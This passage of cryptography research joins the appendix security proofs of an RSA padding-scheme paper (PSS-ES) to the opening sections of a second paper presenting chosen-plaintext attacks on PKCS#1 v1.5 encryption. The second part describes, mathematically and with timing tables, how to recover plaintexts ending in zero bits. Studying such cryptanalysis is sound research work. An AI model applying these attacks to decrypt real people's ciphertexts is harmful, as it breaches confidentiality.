13. J. Manger, *A Chosen Ciphertext Attack on RSA Optimal Asymmetric Encryption Padding (OAEP) as Standardized in PKCS#1 v2.0*, Proceedings of Crypto 2001, Lecture Notes in Computer Science vol. 2139, Springer-Verlag, pp. 230–238, 2001.
14. PKCS #1 v2.1, *RSA Cryptography Standard (draft)*, `http://www.rsasecurity.com/rsalabs/pkcs`.
15. C.Rackoff and D. Simon, *Noninteractive zero-knowledge proof of knowledge and chosen ciphertext attack*. Adances in Cryptology, Crypto'91, Lecture Notes in Computer Science vol. 576, pages 433-444, 1992.
16. R. Rivest, A. Shamir and L. Adleman, *A method for obtaining digital signatures and public key cryptosystems*, CACM 21(2), pp. 120–126, 1978.
17. V. Shoup, *OAEP Reconsidered*, Proceedings of Crypto 2001, Lecture Notes in Computer Science vol. 2139, Springer-Verlag, pp. 239–259, 2001.

A Proof of Theorem 2

The theorem follows from inequality (1) and the following lemma.

Lemma 4. *Let $\mathcal{A}$ be an adversary against the semantic security of PSS-ES, with success probability ε and running time t, making q_D, q_{sig}, q_H and q_G queries to the decryption oracle, the signing oracle, and the hash functions H and G, respectively. Then, the success probability $\mathsf{Succ}^{\mathsf{s-pd-ow}}(q_G, t')$ is greater than:*

$$\varepsilon - (q_H + q_{sig}) \cdot 2^{-k_0} - q_D 2^{-k_1} - (q_H + q_{sig})^2 \cdot 2^{-k_1}$$

where $t' \leq t + (q_H + q_{sig}) \cdot T_f$, and T_f denotes the time complexity of f.

Proof. The proof is very similar to the proof of lemma 1. The top-level description of the reduction $\mathcal{B}$ is the same and the simulation of the decryption oracle is the same. However, oracles H and G are simulated differently. Instead of simulating H and G so that $\mu(M, r) = y$ is a random integer, we simulate H and G so that $\mu(M, r) = f(x)$ for a known random x, which allows to answer the signature query for M.

Simulation of oracles G and H and signing oracle:

When receiving the query $M \| r$ to H, we generate a random $x \in \{0,1\}^k$ and compute $y = f(x)$. We denote $y = \omega \| s$. If ω never appeared before, we let $G(\omega) = s \oplus (M \| r)$ and return ω, otherwise we abort.

When receiving a query ω for G, if $G(\omega)$ has already been defined, we return $G(\omega)$, otherwise we return a random $(k - k_1)$-bit integer.

When we receive a signature query for M, we generate a random k_0-bit integer r. If $M \| r$ was queried to H before, we know ω, s, y and x such that:

$$H(M \| r) = \omega \quad \text{and} \quad G(\omega) = s \oplus (M \| r) \quad \text{and} \quad y = f(x) = \omega \| s$$

so we return the corresponding signature x. If $M \| r$ was never queried before, we simulate an H-query for $M \| r$ as previously: we pick a random $x \in \{0,1\}^k$ and compute $y = f(x)$. We denote $y = \omega \| s$. If ω never appeared before, we let $H(M \| r) = \omega$, $G(\omega) = s \oplus (M \| r)$ and return the signature x, otherwise we abort.

Analysis

As in lemma 1, we denote by AskG the event: "ω^* has been asked to G" and by AskH the event: "there exists M' such that $M' || r^*$ has been queried to H"; we denote by DBad the event: "a valid ciphertext has been rejected by our simulation of the decryption oracle D". Moreover, we denote by SBad the event: "the reduction aborts when answering a H-oracle query or a signature query". As previously, we have:

$$\Pr[\mathsf{AskH} | \neg \mathsf{AskG}] \le (q_H + q_{sig}) \cdot 2^{-k_0}$$

and

$$\Pr[\mathsf{DBad}] \le q_D \cdot 2^{-k_1}$$

When answering an H-oracle query or a signature query, the integer ω which is generated is uniformly distributed because f is a permutation. Moreover, at most $q_H + q_{sig}$ values of ω can appear during the reduction. Therefore the probability that the reduction aborts when answering an H-oracle query or a signature query is at most $(q_H + q_{sig}) \cdot 2^{-k_1}$, which gives:

$$\Pr[\mathsf{SBad}] \le (q_H + q_{sig})^2 \cdot 2^{-k_1}$$

We denote by Bad the event:

$$\mathsf{Bad} = \mathsf{AskG} \vee \mathsf{AskH} \vee \mathsf{DBad} \vee \mathsf{SBad}$$

Let S denote the event: "the adversary outputs the correct value for b, *i.e.* $b = b'$". Conditioned on $\neg\mathsf{Bad}$, our simulation of oracles G, H, D and of the signing oracle are independent of b, and therefore the adversary's view is independent of b. This gives:

$$\Pr[\mathsf{S}|\neg\mathsf{Bad}] = \frac{1}{2} \tag{16}$$

Moreover, conditioned on $\neg\mathsf{Bad}$, the adversary's view is the same as when interacting with (perfect) random oracles, decryption oracle and signing oracle, which gives:

$$\Pr[\mathsf{S} \wedge \neg\mathsf{Bad}] \geq \frac{1}{2} + \frac{\varepsilon}{2} - \Pr[\mathsf{Bad}] \tag{17}$$

which yields as in Lemma 1:

$$\Pr[\mathsf{Bad}] \geq \varepsilon \tag{18}$$

and eventually:

$$\Pr[\mathsf{AskG}] \geq \varepsilon - (q_H + q_{sig}) \cdot 2^{-k_0} - q_D \cdot 2^{-k_1} - (q_H + q_{sig})^2 \cdot 2^{-k_1}$$

B Proof of Theorem 3

From $\mathcal{A}$ we construct an algorithm $\mathcal{B}$, which receives as input c and outputs η such that $c = f(\eta)$.

Top-level description of the reduction $\mathcal{B}$:

1. $\mathcal{B}$ is given a function f and $c = f(\eta)$, for a random integer η.
2. $\mathcal{B}$ selects uniformly at random an integer $j \in [1, q_H]$.
3. $\mathcal{B}$ runs $\mathcal{A}$ with f. It simulates the decryption oracle, the signing oracle and random oracles H and G as described below. $\mathcal{B}$ maintains a counter i for the i-th query $M_i \| r_i$ to H. The oracles H and G are simulated in such a way that if $i = j$ then $\mu(M_i \| r_i) = c$.
4. $\mathcal{B}$ receives from $\mathcal{A}$ a forgery σ. Letting M and r be the corresponding message and random, if $(M, r) = (M_j, r_j)$ then $f(\sigma) = \mu(M_j \| r_j) = c$ and $\mathcal{B}$ outputs σ.

Simulation of the oracles G, H, D and signing oracle:

When receiving the i-th query $M_i \| r_i$ to H, we distinguish two cases: if $i \neq j$, we generate a random $x_i \in \{0,1\}^k$ and compute $y_i = f(x_i)$. If $i = j$, we let $y_i = c$. In both cases we denote $y_i = \omega_i \| s_i$. If ω_i never appeared before, we let $G(\omega_i) = s_i \oplus (M_i \| r_i)$ and return ω_i, otherwise we abort.

When receiving a query ω for G, if $G(\omega)$ has already been defined, we return $G(\omega)$, otherwise we return a random $(k - k_1)$-bit integer.

When we receive a signature query for M, we generate a random k_0-bit integer r. If $M \| r$ was queried to H before, we have $M \| r = M_i \| r_i$ for some i. If $i \neq j$, we have:

$$H(M_i \| r_i) = \omega_i, \quad G(\omega_i) = s_i \oplus (M_i \| r_i) \text{ and } y_i = \omega_i \| s_i = f(x_i)$$

so we return the corresponding signature x_i, otherwise we abort. If $M\|r$ was never queried before, we simulate an H-query for $M\|r$ as previously: we generate a random $x \in \{0,1\}^k$ and compute $y = f(x)$. We denote $y = \omega\|s$. If ω never appeared before, we let $H(M\|r) = \omega$ and $G(\omega) = s \oplus (M\|r)$ and return the signature x, otherwise we abort.

The simulation of the decryption oracle is identical to that of Lemma 1.

Analysis:

Let σ be the forgery sent by the adversary. If ω was not queried to G, we simulate a query to G as previously. Let $\omega\|s = f(\sigma)$ and $M\|r = G(\omega) \oplus s$. If $M\|r$ was never queried to H, then $H(M\|r)$ is undefined because there was no signature query for M; the probability that $H(M\|r) = \omega$ is then 2^{-k_1}. Otherwise, let $(M, r) = (M_i, r_i)$ be the corresponding query to H. If $i = j$, then $\mu(M_j, r_j) = c = f(\sigma)$ and $\mathcal{B}$ succeeds in inverting f.

Conditioned on $i = j$, our simulation of H and the signing oracle are perfect, unless some ω appears twice, which happens with probability less than $(q_H + q_{sig})^2 \cdot 2^{-k_1}$. As in lemma 1, our simulation of D fails with probability less than $q_D \cdot 2^{-k_1}$. Consequently, the reduction $\mathcal{B}$ succeeds with probability greater than:

$$\frac{1}{q_H} \cdot \left(\varepsilon - 2^{-k_1} - (q_H + q_{sig})^2 \cdot 2^{-k_1} - q_D \cdot 2^{-k_1}\right)$$

which gives (10).

C Proof of Lemma 3

Let $\boldsymbol{b_1}, \ldots, \boldsymbol{b_d} \in \mathbb{Z}^n$ be linearly independent vectors. A *lattice* L spanned by the vectors $(\boldsymbol{b_1}, \ldots, \boldsymbol{b_d})$ is the set of all integer linear combinations of $\boldsymbol{b_1}, \ldots, \boldsymbol{b_d}$. The integer d is called the *rank* of the lattice. We say that the lattice is of full rank if $n = d$. We denote by $\|L\|_\infty$ the infinite norm of the shortest non-zero vector of L.

Given $\boldsymbol{\alpha} = (\alpha_1, \ldots, \alpha_{n-1}) \in (\mathbb{Z}_N)^{n-1}$, consider the set:

$$L(\boldsymbol{\alpha}) = \{\boldsymbol{s} = (s_0, \ldots, s_{n-1}) \in \mathbb{Z}^n | s_i - \alpha_i \cdot s_0 = 0 \mod N \text{ for all } 1 \leq i \leq n-1\}$$

The set L is a full rank lattice spanned by the n vectors:

$$(1, \alpha_1, \ldots, \alpha_{n-1}), (0, N, 0, \ldots, 0), \cdots, (0, \ldots, 0, N) \tag{19}$$

The proof of lemma 3 is based on the following three *lemmata*:

Lemma 5. *The probability over $\boldsymbol{\alpha} \in \mathbb{Z}_N^{n-1}$ that $\|L(\boldsymbol{\alpha})\|_\infty < C$ is less than*

$$\frac{(3C)^n}{N^{n-1}}$$

Proof. To each $L(\boldsymbol{\alpha})$ such that $\|L(\boldsymbol{\alpha})\|_\infty < C$ we can associate a shortest vector $\boldsymbol{b}(\boldsymbol{\alpha})$ such that $\|\boldsymbol{b}(\boldsymbol{\alpha})\|_\infty < C$. There are at most $(2C+1)^n$ such vectors.

Let b_0 be the first component of $\boldsymbol{b(\alpha)}$. If $b_0 = 0 \mod N$, then all the components of $\boldsymbol{b(\alpha)}$ are equal to zero modulo N. This gives $\|\boldsymbol{b(\alpha)}\|_\infty \geq N$, and the first vector in (19) is shorter for $\|\|_\infty$ than $\boldsymbol{b(\alpha)}$. Therefore $b_0 \neq 0 \mod N$.

If b_0 is invertible modulo N, this uniquely determines $\boldsymbol{\alpha}$. Otherwise, let p and q be the prime factors of N. If $b_0 = 0 \mod p$, then $b_0 \neq 0 \mod q$ and this uniquely determines $\boldsymbol{\alpha}$ modulo q, so there are at most p^{n-1} possible values for $\boldsymbol{\alpha}$. Moreover, all the components of $\boldsymbol{b(\alpha)}$ are equal to 0 modulo p, and for any C the number of such vectors $\boldsymbol{b(\alpha)}$ is at most:

$$\left(2 \cdot \left\lfloor \frac{C}{p} \right\rfloor + 1\right)^n - 1 \leq \left(\frac{3C}{p}\right)^n$$

which corresponds to at most:

$$\left(\frac{3C}{p}\right)^n \cdot p^{n-1} = \frac{(3C)^n}{p}$$

possible values for $\boldsymbol{\alpha}$. The same holds if $b_0 = 0 \mod q$. Therefore there are at most:

$$(2C+1)^n + (3C)^n \cdot \left(\frac{1}{p} + \frac{1}{q}\right) \leq (3C)^n$$

vectors $\boldsymbol{\alpha}$ such that $\|L(\boldsymbol{\alpha})\|_\infty < C$. □

Lemma 6. *If $\|L(\boldsymbol{\alpha})\|_\infty \geq 2 \cdot B$, then the solution $\boldsymbol{s}$ of the system $\mathcal{S}$ with $\|\boldsymbol{s}\|_\infty < B$ is unique and is equal to $\boldsymbol{T} - \boldsymbol{P}$, where $\boldsymbol{T} = (0, c_1, \ldots, c_{n-1})$ and $\boldsymbol{P}$ is the closest vector to $\boldsymbol{T}$ for $\|\|_\infty$.*

Proof. Let $\boldsymbol{s'}$ be another solution of $\mathcal{S}$ with $\|\boldsymbol{s'}\|_\infty < B$. Then $\boldsymbol{s} - \boldsymbol{s'} \in L(\boldsymbol{\alpha})$ and $\|\boldsymbol{s} - \boldsymbol{s'}\|_\infty < 2 \cdot B$ which gives $\boldsymbol{s} = \boldsymbol{s'}$ since $\|L(\boldsymbol{\alpha})\|_\infty \geq 2 \cdot B$

Let $\boldsymbol{s'} = \boldsymbol{T} - \boldsymbol{P}$ where $\boldsymbol{P} \in L(\boldsymbol{\alpha})$ is a closest vector to $\boldsymbol{T}$ for $\|\|_\infty$. Since $\boldsymbol{T} - \boldsymbol{s}$ is a vector of $L(\boldsymbol{\alpha})$, we have:

$$\|\boldsymbol{s'}\|_\infty = \|\boldsymbol{T} - \boldsymbol{P}\|_\infty \leq \|\boldsymbol{T} - (\boldsymbol{T} - \boldsymbol{s})\|_\infty = \|\boldsymbol{s}\|_\infty$$

$$\|\boldsymbol{s'} - \boldsymbol{s}\|_\infty \leq \|\boldsymbol{s'}\|_\infty + \|\boldsymbol{s}\|_\infty \leq 2\|\boldsymbol{s}\|_\infty < 2 \cdot B$$

and so $\boldsymbol{s'} = \boldsymbol{s}$. □

Lemma 7. *Let $(\boldsymbol{b_1}, \ldots, \boldsymbol{b_n})$ be a basis of a lattice $L \subset \mathbb{Z}^n$ such that $\|L\|_\infty \geq B \cdot (1 + \sqrt{n} \cdot 2^{n/2})$ and $\boldsymbol{T}$ a vector which distance to L for $\|\|_\infty$ is strictly less than B. There exists a polynomial-time algorithm taking as input $(\boldsymbol{b_1}, \ldots, \boldsymbol{b_n})$ and $\boldsymbol{T}$ and outputting a closest vector $\boldsymbol{P} \in L$ to $\boldsymbol{T}$ for $\|\|_\infty$.*

Proof. The proof is based on the following theorem:

Theorem 7 (Babai [1]). *There exists a polynomial time algorithm which, given a basis* $(\boldsymbol{b_1}, \ldots, \boldsymbol{b_n})$ *of a lattice* $L \subset \mathbb{Z}^n$*, approximates the closest vector problem for the Euclidean norm to a factor* $2^{n/2}$.

Let $\boldsymbol{P'}$ be the vector obtained by running Babai's algorithm on $(\boldsymbol{b_1}, \ldots, \boldsymbol{b_n})$ and $\boldsymbol{T}$. Let $\boldsymbol{P}$ a closest vector to $\boldsymbol{T}$ for $\| \|_\infty$. We show that $\boldsymbol{P'} = \boldsymbol{P}$.

Letting $\boldsymbol{P''}$ be a closest vector to $\boldsymbol{T}$ for the Euclidean norm, we have:

$$\|\boldsymbol{T} - \boldsymbol{P'}\| \leq 2^{n/2} \|\boldsymbol{T} - \boldsymbol{P''}\|$$

Moreover, since $\boldsymbol{P''}$ is a closest vector to $\boldsymbol{T}$ for $\| \|$, we have:

$$\|\boldsymbol{T} - \boldsymbol{P''}\| \leq \|\boldsymbol{T} - \boldsymbol{P}\|$$

The distance of $\boldsymbol{T}$ to L for $\| \|_\infty$ is strictly less than B, therefore:

$$\|\boldsymbol{T} - \boldsymbol{P}\|_\infty < B$$

This gives:

$$\|\boldsymbol{T} - \boldsymbol{P'}\|_\infty \leq \|\boldsymbol{T} - \boldsymbol{P'}\| \leq 2^{n/2} \|\boldsymbol{T} - \boldsymbol{P}\| \leq \sqrt{n} \cdot 2^{n/2} \|\boldsymbol{T} - \boldsymbol{P}\|_\infty < B\sqrt{n} \cdot 2^{n/2}$$

and eventually

$$\|\boldsymbol{P} - \boldsymbol{P'}\|_\infty \leq \|\boldsymbol{P} - \boldsymbol{T}\|_\infty + \|\boldsymbol{T} - \boldsymbol{P'}\|_\infty < B(1 + \sqrt{n} \cdot 2^{n/2})$$

and so $\boldsymbol{P} = \boldsymbol{P'}$. □

Resuming the proof of lemma 3, we take $B = 2^{k_2}$ and $C = 2^{k_2}(1 + \sqrt{n} \cdot 2^{n/2})$. We consider the lattices $L(\boldsymbol{\alpha})$ such that $\|L(\boldsymbol{\alpha})\|_\infty \geq C$. From lemma 5, and using:

$$3C \leq 2^{k_2+n+2}$$

the proportion of lattices $L(\boldsymbol{\alpha})$ such that $\|L(\boldsymbol{\alpha})\|_\infty < C$ is smaller than:

$$\frac{2^{n \cdot (k_2+n+2)}}{N^{n-1}}$$

From lemma 6 the solution $\boldsymbol{s}$ of the system $\mathcal{S}$ with $\|\boldsymbol{s}\|_\infty < 2^{k_2}$ is unique and equal to $\boldsymbol{T} - \boldsymbol{P}$, where $\boldsymbol{T} = (0, c_1, \ldots, c_{n-1})$ and $\boldsymbol{P}$ is the closest vector to $\boldsymbol{T}$ for $\| \|_\infty$. From lemma 7, and using the basis (19) for $L(\boldsymbol{\alpha})$, we can compute $\boldsymbol{P}$ in time polynomial in n and in the size of N.

D Proof of Inequality (14)

We assume that:

$$k_1 \geq 64 \quad \text{and} \quad k \leq 2^{-6} \cdot (k_1)^2 \tag{20}$$

We have:

$$\begin{aligned} \frac{2^{n\cdot(k_2+n+2)}}{N^{n-1}} &\leq 2^{n\cdot(k-k_1+n+2)-(n-1)\cdot(k-1)} \\ &\leq 2^{n\cdot(-k_1+n+3)+k-1} \end{aligned}$$

Letting $f(x) = x\cdot(-k_1+x+3)+k-1$, we have $f'(x) = -k_1+2\cdot x+3$. For $0 \leq x \leq 5k/(4k_1)+1$ and using (20), we obtain $f'(x) \leq 0$. We take:

$$n = \left\lceil \frac{5k}{4k_1} \right\rceil$$

f is then a decreasing function for $0 \leq x \leq n$, therefore:

$$f\left(\frac{5k}{4k_1}\right) \geq f(n)$$

which yields using (20):

$$f(n) \leq -k/8$$

from which we obtain inequality (14).

E Proof of Theorem 6

The proof is similar to the security proof of PSS in [4]. The only difference is that we simulate a decryption oracle as in theorem 3. This adds an error probability of $q_D \cdot 2^{-k_1}$.

New Attacks on PKCS#1 v1.5 Encryption

[B. Preneel, Ed., *Advances in Cryptology – EUROCRYPT 2000*, vol. 1807 of *Lecture Notes in Computer Science*, pp. 369–381, Springer-Verlag, 2000.]

Jean-Sébastien Coron[1,3], Marc Joye[2], David Naccache[3], and Pascal Paillier[3]

[1] École Normale Supérieure
45 rue d'Ulm, 75005 Paris, France
coron@clipper.ens.fr
[2] Gemplus Card International
Parc d'Activités de Gémenos, B.P.100, 13881 Gémenos, France
marc.joye@gemplus.com
[3] Gemplus Card International
34 rue Guynemer, 92447 Issy-les-Moulineaux, France
{jean-sebastien.coron, david.naccache, pascal.paillier}@gemplus.com

Abstract. This paper introduces two new attacks on PKCS#1 v1.5, an RSA-based encryption standard proposed by RSA Laboratories. As opposed to Bleichenbacher's attack, our attacks are chosen-plaintext only, *i.e.* they do *not* make use of a decryption oracle. The first attack applies to small public exponents and shows that a plaintext ending by sufficiently many zeroes can be recovered efficiently when two or more ciphertexts corresponding to the same plaintext are available. We believe the technique we employ to be of independent interest, as it extends Coppersmith's low-exponent attack to certain length parameters. Our second attack is applicable to *arbitrary* public exponents, provided that most message bits are zeroes. It seems to constitute the first chosen-plaintext attack on an RSA-based encryption standard that yields to practical results for any public exponent.

1 Introduction

PKCS stands for *Public-Key Cryptography Standards.* It is a large corpus of specifications covering RSA encryption [13], Diffie-Hellman key agreement, password-based encryption, syntax (extended-certificates, cryptographic messages, private-key information and certification requests) and selected attributes. Historically, PKCS was developed by RSA Laboratories, Apple, Digital, Lotus, Microsoft, MIT, Northern Telecom, Novell and Sun. The standards have been regularly updated since. Today, PKCS has become a part of several standards and of a wide range of security products including Internet Privacy-Enhanced Mail.

Amongst the PKCS collection, PKCS#1 v1.5 describes a particular encoding method for RSA encryption called `rsaEncryption`. In essence, the enveloped data is first encrypted under a randomly chosen key K using a symmetric block-cipher (*e.g.* a triple DES in CBC mode) then K is RSA-encrypted with the recipient's public key.

In 1998, Bleichenbacher [2] published an adaptive chosen-ciphertext attack against PKCS#1 v1.5 capable of recovering arbitrary plaintexts from a few hundreds of thousands of ciphertexts. Although active adversary models are generally viewed as theoretical issues,[1] Bleichenbacher's attack makes use of an oracle that only detects conformance with respect to the padding format, a real-life assumption leading to a practical threat. PKCS#1 was subsequently updated in the release 2.0 [15] and patches were issued to users wishing to continue using the old version of the standard.

Independently, there exist several well-known chosen-plaintext attacks on RSA-based encryption schemes [8, 5]. These typically enable an attacker to decrypt ciphertexts at moderate cost without requiring to factor the public modulus. The most powerful cryptanalytic tool applicable to low exponent RSA is probably the one based on a theorem due to Coppersmith [6]. As a matter of fact, one major purpose of imposing a partially random padding form to messages, besides attempting to achieve a proper security level such as indistinguishability, is to render the whole encryption scheme resistant against such attacks.

This paper shows that, despite these efforts, chosen-plaintext attacks are actually sufficient to break PKCS#1 v1.5 even in cases when Coppersmith's attack does not apply. We introduce new cryptanalytic techniques allowing an attacker to retrieve plaintexts belonging to a certain category, namely messages ending by a required minimum number of zeroes. The first attack requires two or more ciphertexts corresponding to the same plaintext. Although specific, our attacks only require a *very* small amount of ciphertexts (say ten of them), are completely independent from the public modulus given its size and, moreover, are fully practical for usual modulus sizes.

The rest of this paper is divided as follows. Section 2 introduces a new low-exponent attack for which we provide a comparison with Coppersmith's attack in Section 3. Section 4 shows how to deal with arbitrary public exponents while staying within the chosen-plaintext attack model. Counter-measures are discussed in Section 5. For completeness, Appendix reports practical experiments of our technique performed on 1024-bit ciphertexts.

2 Our Low-Exponent Chosen-Plaintext Attack

We briefly recall the PKCS#1 v1.5 encoding procedure [14]. Let $\{n, e\}$ be an RSA public key and d be the corresponding secret key. Denoting by k the byte-length of n, we have $2^{8(k-1)} \leq n < 2^{8k}$. A message m of size $|m|$ bytes with $|m| \leq k - 11$ is encrypted as follows. A padding r' consisting of $k - 3 - |m| \geq 8$ nonzero bytes is generated at random. Then the message m gets transformed into:

$$\text{PKCS}(m, r') = \mathsf{0002}_{\mathsf{16}} \| r' \| \mathsf{00}_{\mathsf{16}} \| m \,,$$

and encrypted to form the ciphertext:

$$c = \text{PKCS}(m, r')^e \bmod n \ .$$

[1] Chosen-ciphertext attacks require the strong assumption that the adversary has a complete access to a decryption oracle.

Letting $r = (\mathtt{0002}_{16} \| r')$, we can write $\textsc{pkcs}(m, r') = r\, 2^{\beta} + m$ with $\beta = 8|m| + 8$. Now assume that m has its least Z significant bits equal to zero. Hence, we can write $m = \bar{m}\, 2^{Z}$ and subsequently:

$$\textsc{pkcs}(m, r') = 2^{Z}(r\, 2^{\beta - Z} + \bar{m}) \ .$$

From two encryptions of the same message m, (*i.e.* $c_i = [2^{Z}(r_i 2^{\beta-Z} + \bar{m})]^{e} \bmod n$ for $i = 1, 2$), the attacker evaluates:

$$\begin{aligned} \Delta := \frac{c_1 - c_2}{2^{eZ}\, 2^{\beta - Z}} \bmod n \equiv \\ \underbrace{(r_1 - r_2)}_{:= v} \underbrace{\left[\sum_{j=0}^{e-1} (r_1\, 2^{\beta-Z} + \bar{m})^{e-1-j} (r_2\, 2^{\beta-Z} + \bar{m})^{j} \right]}_{:= \omega} \pmod{n} \end{aligned} \tag{1}$$

The attack consists in the following: assuming that $r_1 > r_2$ and the number of zeroes Z to be large enough so that $0 < \omega\, v < n$, relation (1) holds over the integers, and $\omega = r_1 - r_2$ must divide Δ. Therefore, by extracting the small factors of Δ one expects to reconstruct a candidate for ω. The correct guess for ω will lead to the message m using the low-exponent attack described in [7].

Letting R the bit-size of random r' (the standard specifies $R \geq 64$), M the bit size of $\bar{m}$, and N the bit size of modulus n, the condition $w \cdot v < n$ is satisfied whenever:

$$eR + (e - 1) \times (M + 10) < N \ . \tag{2}$$

With $N = R + M + Z + 24$, equation (2) is equivalent to:

$$(e - 1)R + (e - 2)M + 10e - 34 < Z \ .$$

2.1 Determining the Factors of Δ Smaller Than a Bound B

The first step of our attack consists in computing a set $\mathcal{D}$ of divisors of Δ by extracting the primes $\mathcal{P} = \{p_1, \ldots, p_i\}$ that divide Δ and are smaller than a bound B. If all the prime factors of ω are smaller than B (in this case, ω is said to be B-smooth), then $\omega \in \mathcal{D}$. Since only a partial factorization of Δ is required, only factoring methods which complexity relies on the size of the prime factors are of interest here. We briefly recall four of these: trial division, Pollard's ρ method, $p-1$ method and Lenstra's elliptic curve method (ECM) and express for each method the asymptotic complexity $C(p)$ of extracting a factor p from a number n.

Trial division method: Trial division by primes smaller than a bound B demands a complexity of $p + \log n$ for extracting p.

Pollard's ρ-method [4]: Let p be a factor of n. Pollard's ρ-method consists in iterating a polynomial with integer coefficients f (that is, computing $f(x) \bmod n$, $f(f(x)) \bmod n$, and so on) until a collision modulo p is found (*i.e.* $x \equiv x' \pmod{p}$). Then with high probability $\gcd(x - x' (\bmod\ n), n)$ yields p. The complexity of extracting a factor p is $\mathcal{O}(\sqrt{p})$. In practice, prime factors up to approximately 60 bits can be extracted in reasonable time (less than a few hours on a workstation).

$p - 1$ method: If $p - 1$ is B-smooth then $p - 1$ divides the product $\ell(B)$ of all primes smaller than B. Since $a^{p-1} \bmod p = 1$, we have $a^{\ell(B)} \bmod p = 1$ and thus $\gcd(a^{\ell(B)} - 1 \bmod n, n)$ gives p.

Lenstra's elliptic curve method (ECM) [11]: ECM is a generalization of the $p - 1$ factoring method. Briefly, a point P of a random elliptic curve $\mathcal{E}$ modulo n is generated. If $\#\mathcal{E}/(p)$ (*i.e.* the order of the curve modulo p) is B-smooth, then $[\ell(B)]P = \mathcal{O}$, the point at infinity. This means that an illegal inversion modulo n has occurred and p is revealed. ECM extracts a factor p of n in $\exp((\sqrt{2} + \mathrm{o}(1))\sqrt{\log p \log\log p})$ expected running time. In practice, prime factors up to 80 bits can be pulled out in reasonable time (less than a few hours on a workstation).

Traditionally, $\psi(x, y)$ denotes the number of integers $z \le x$ such that z is smooth with respect to the bound y. The theorem that follows gives an estimate for $\psi(x, y)$.

Theorem 1 ([9]). *For any non-negative real u, we have:*

$$\lim_{x \to \infty} \psi(x, x^{1/u})/x = \rho(u)\,,$$

where $\rho(u)$ is the so-called Dickman's function and is defined as:

$$\rho(t) = \begin{cases} 1 & \text{if } 0 \le t < 1 \\ \rho(n) - \displaystyle\int_n^t \frac{\rho(v-1)}{v}\,dv & \text{if } n \le t < n+1 \end{cases} .$$

Theorem 1 shows that a *uniformly distributed* random integer z between 1 and x is $x^{1/u}$-smooth with probability $\rho(u)$. However, the integers referred to in the sequel are not uniformly distributed. Consequently, the probability and complexity estimates must be considered to be heuristic.

The probability that ω is B-smooth is approximately $\rho(R/\log_2 B)$. Thus using two ciphertexts, the probability of finding all factors of ω is $\rho(R/\log_2 B)$. When using k ciphertexts, $k \times (k-1)/2$ paired combinations can be obtained. Assuming statistical independence between the factorization of the corresponding w, approximately

$$k = \sqrt{2/\rho(R/\log_2 B)}$$

ciphertexts are required to compute the factorization of at least one ω in complexity:

$$C(B)/\rho(R/\log_2 B)\ .$$

In practice, a factorization algorithm starts with trial division up to some bound B' (we took $B' = 15000$), then Pollard's ρ-method and the $p-1$ method are applied, and eventually the ECM. In Table 1 we give the running times obtained on a Pentium 233-MHz to extract a prime factor of size L bits with the ECM, using the arithmetic library MIRACL [12].

L	32	40	48	56	64	72
time in seconds	6	15	50	90	291	730

Table 1. Running times for extracting a prime factor of L bits using the ECM.

This clearly shows that for $R \leq 72$, the factors of ω can be recovered efficiently. For $R > 72$ we estimate in Table 2 the execution time and the number of required ciphertexts, when only factors up to 72 bits are to be extracted.

L	128	160	192	224	256
time in seconds	1719	3440	7654	19010	51127
number of ciphertexts	3	4	5	8	12

Table 2. Running time and approximate number of ciphertexts needed to factorize of at least one ω.

2.2 Identifying the Candidates for ω

From the previous section we obtain a set of primes $\mathcal{P} = \{p_1, \ldots, p_i\}$ dividing Δ, such that the primes dividing ω are in $\mathcal{P}$. From $\mathcal{P}$ we derive a set $\mathcal{D} = \{\Delta_j\}$ of divisors of Δ, which contains ω. Denoting by $d(k)$ the number of divisors of an integer k, the following theorem [10] provides an estimate of the number of divisors of a random integer. We say that an arithmetical function $f(k)$ is of the *average order* of $g(k)$ if

$$f(1) + f(2) + \ldots + f(k) \sim g(1) + \ldots + g(k) \ .$$

We state:

Theorem 2. *The average order of $d(k)$ is $\log k$. More precisely, we have:*

$$d(1) + d(2) + \cdots + d(k) = k \log k + (2\gamma - 1)k + \mathrm{O}(\sqrt{k}) \,,$$

where γ is Euler-Mascheroni's constant.

Theorem 2 shows that if Δ was uniformly distributed between 1 and n then its number of divisors and consequently the average number of candidates for ω would be roughly $\log n$. Since Δ is not uniformly distributed this only provides an heuristic argument to show that the average number of candidates for ω should be polynomially bounded by $\log n$.

In practice, not all divisors Δ_j need to be tested since only divisors of length close to or smaller than R are likely to be equal to ω. Moreover, from Eq. (1) and letting $\bar{m}_2 = r_2 \, 2^{\beta - Z} + \bar{m}$, we have:

$$\begin{aligned}\varDelta &= \omega \sum_{j=0}^{e-1} (\omega\, 2^{\beta-Z} + \bar{m}_2)^{e-1-j}\, \bar{m}_2^{j} \\ &= \omega \sum_{j=0}^{e-1} \sum_{k=0}^{e-1-j} \binom{e-1-j}{k} (\omega\, 2^{\beta-Z})^{e-1-j-k}\, \bar{m}_2^{j+k} \\ &= \omega \sum_{h=0}^{e-1} \left[\sum_{i=0}^{h} \binom{e-1-i}{h-i} \right] (\omega\, 2^{\beta-Z})^{e-1-h}\, \bar{m}_2^{h} \,,\end{aligned}$$

whence, noting that $\sum_{i=0}^{h} \binom{e-1-i}{h-i} \equiv 0 \pmod{e}$ for $1 \le h \le e-1$,

$$\varDelta \equiv \omega\, (\omega\, 2^{\beta-Z})^{e-1} \pmod{e} \ .$$

In particular, when e is prime, this simplifies to

$$\varDelta \equiv \omega^{e}\, 2^{(\beta-Z)(e-1)} \equiv \omega \pmod{e} \ .$$

This means that only a $\varDelta_j$ satisfying $\varDelta \equiv \varDelta_j\, (\varDelta_j\, 2^{\beta-Z})^{e-1} \pmod{e}$ (or $\varDelta \equiv \varDelta_j \pmod{e}$ if e is prime) is a valid candidate for ω.

2.3 Recovering *m* Using the Low-Exponent RSA with Related Messages Attack

The low-exponent attack on RSA with related messages described in [7] consists in the following: assume that two messages m_1, m_2 verify a known polynomial relation $\mathcal{P}$ of the form

$$m_2 = \mathcal{P}(m_1) \quad \text{with } \mathcal{P} \in \mathbb{Z}_n[z] \text{ and } \deg(\mathcal{P}) = \delta \,,$$

and suppose further that the two corresponding ciphertexts c_1 and c_2 are known. Then $z = m_1$ is a common root of polynomials $\mathcal{Q}_1, \mathcal{Q}_2 \in \mathbb{Z}_n[z]$ given by

$$\mathcal{Q}_1(z) = z^e - c_1 \quad \text{and} \quad \mathcal{Q}_2(z) = (\mathcal{P}(z))^e - c_2 \,,$$

so that with high probability one recovers m_1 by

$$\gcd(\mathcal{Q}_1, \mathcal{Q}_2) = z - m_1 \pmod{n} \ .$$

